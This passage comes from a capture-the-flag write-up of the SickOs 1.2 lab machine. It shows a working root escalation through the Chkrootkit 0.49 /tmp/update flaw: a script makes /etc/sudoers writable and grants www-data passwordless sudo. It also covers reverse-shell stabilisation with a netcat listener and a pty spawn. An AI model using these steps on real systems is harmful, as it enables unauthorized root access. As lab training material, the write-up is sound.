
Copy the exploit in the current directory:

`searchsploit -m 33899`

```
root@kavishgr:~/AutoRecon/results/sickos1.2/exploit# searchsploit -m 33899
  Exploit: Chkrootkit 0.49 - Local Privilege Escalation
      URL: https://www.exploit-db.com/exploits/33899
     Path: /usr/share/exploitdb/exploits/linux/local/33899.txt
File Type: ASCII text, with CRLF line terminators

Copied to: /root/AutoRecon/results/sickos1.2/exploit/33899.txt


root@kavishgr:~/AutoRecon/results/sickos1.2/exploit#
```

Viewing the exploit file only from line 48 to 59, as it contains the steps on how to exploit the target:

`sed -n 48,59p 33899.txt`



```
root@kavishgr:~/AutoRecon/results/sickos1.2/exploit# sed -n 48,59p 33899.txt
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root, thus effectively
rooting your box, if malicious content is placed inside the file.

If an attacker knows you are periodically running chkrootkit (like in
cron.daily) and has write access to /tmp (not mounted noexec), he may
easily take advantage of this.
root@kavishgr:~/AutoRecon/results/sickos1.2/exploit#
```

Create a file called `update` with the following content in `/tmp` on the victim's machine:

```
www-data@ubuntu:/tmp$ cat update
chmod 777 /etc/sudoers
echo "www-data ALL=NOPASSWD: ALL" >> /etc/sudoers
chmod 440 /etc/sudoers
```

The above content will make an entry in `/etc/sudoers` for the user `www-data` to execute all commands as any user. Hence the ability to switch to the `root` user.

Make it executable:

```
www-data@ubuntu:/tmp$ chmod 777 update
www-data@ubuntu:/tmp$
```

Wait a couple of minutes and run `sudo su` to become `root` :

```
www-data@ubuntu:/tmp$ sudo su
root@ubuntu:/tmp# whoami
root
root@ubuntu:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@ubuntu:/tmp#
```

Proof.txt Contents:

```
root@ubuntu:/tmp# cd /root
root@ubuntu:~# cat 7d03aaa2bf93d80040f3f22ec6ad9d5a.txt
WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimin
ation of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathe
ring more information about the target using different methods, though while developing many of the tools were limi
ted/completely blocked, to get a feel of Old School and testing it manually.

Thanks for giving this try.

@vulnhub: Thanks for hosting this UP!.
root@ubuntu:~# ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:7b:7c:42
          inet addr:192.168.100.40  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fe7b:7c42/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:196268 errors:0 dropped:0 overruns:0 frame:0
          TX packets:145029 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:16713644 (16.7 MB)  TX bytes:25245129 (25.2 MB)
          Interrupt:9 Base address:0xd000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:0 (0.0 B)  TX bytes:0 (0.0 B)
```

4. Addtional Items

4.1 Appendix: Proof and Local Contents

IP (Hostname)	Local.txt Contents	Proof.txt Contents
192.168.100.40	N/A	WoW! If you are viewing this, You have "Sucessfully!!" completed SickOs1.2, the challenge is more focused on elimination of tool in real scenarios where tools can be blocked during an assesment and thereby fooling tester(s), gathering more information about the target using different methods, though while developing many of the tools were limited/completely blocked, to get a feel of Old School and testing it manually.

4.2 Appendix: Interactive Shell

To obtain an interactive shell, run:

```
python -c 'import pty;pty.spawn("/bin/bash");'
```


After that, do `CTRL+Z` to background the listener.

Enter `stty raw -echo` in your terminal, which will tell your terminal to pass keyboard shortcuts etc. Once that is done, run the command `fg` to bring Netcat back to the foreground. If a shell prompt is not presented after the execution of `fg`, press the `enter` key at least twice until it appears, then run:

```
export TERM=xterm
```

> **Note**: When running `fg`, sometimes it won't appear on the screen, instead the command that was backgrounded will be presented, in this case `nc -nlvp 443` (look at the screenshot below). That's perfectly normal.

Proof of the interactive shell:



```
root@kavishgr:~# nc -nlvp 443
listening on [any] 443 ...
connect to [192.168.100.30] from (UNKNOWN) [192.168.100.40] 42884
Linux ubuntu 3.11.0-15-generic #25~precise1-Ubuntu SMP Thu Jan 30 17:42:40 UTC 2014 i686 i686 i386 GNU/Linux
 08:47:21 up 2 min,  0 users,  load average: 0.29, 0.30, 0.13
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
$ python -c 'import pty;pty.spawn("/bin/bash");'
www-data@ubuntu:/$ ^Z
[1]+  Stopped                 nc -nlvp 443
root@kavishgr:~# stty raw -echo
root@kavishgr:~# nc -nlvp 443

www-data@ubuntu:/$ export TERM=xterm
www-data@ubuntu:/$
```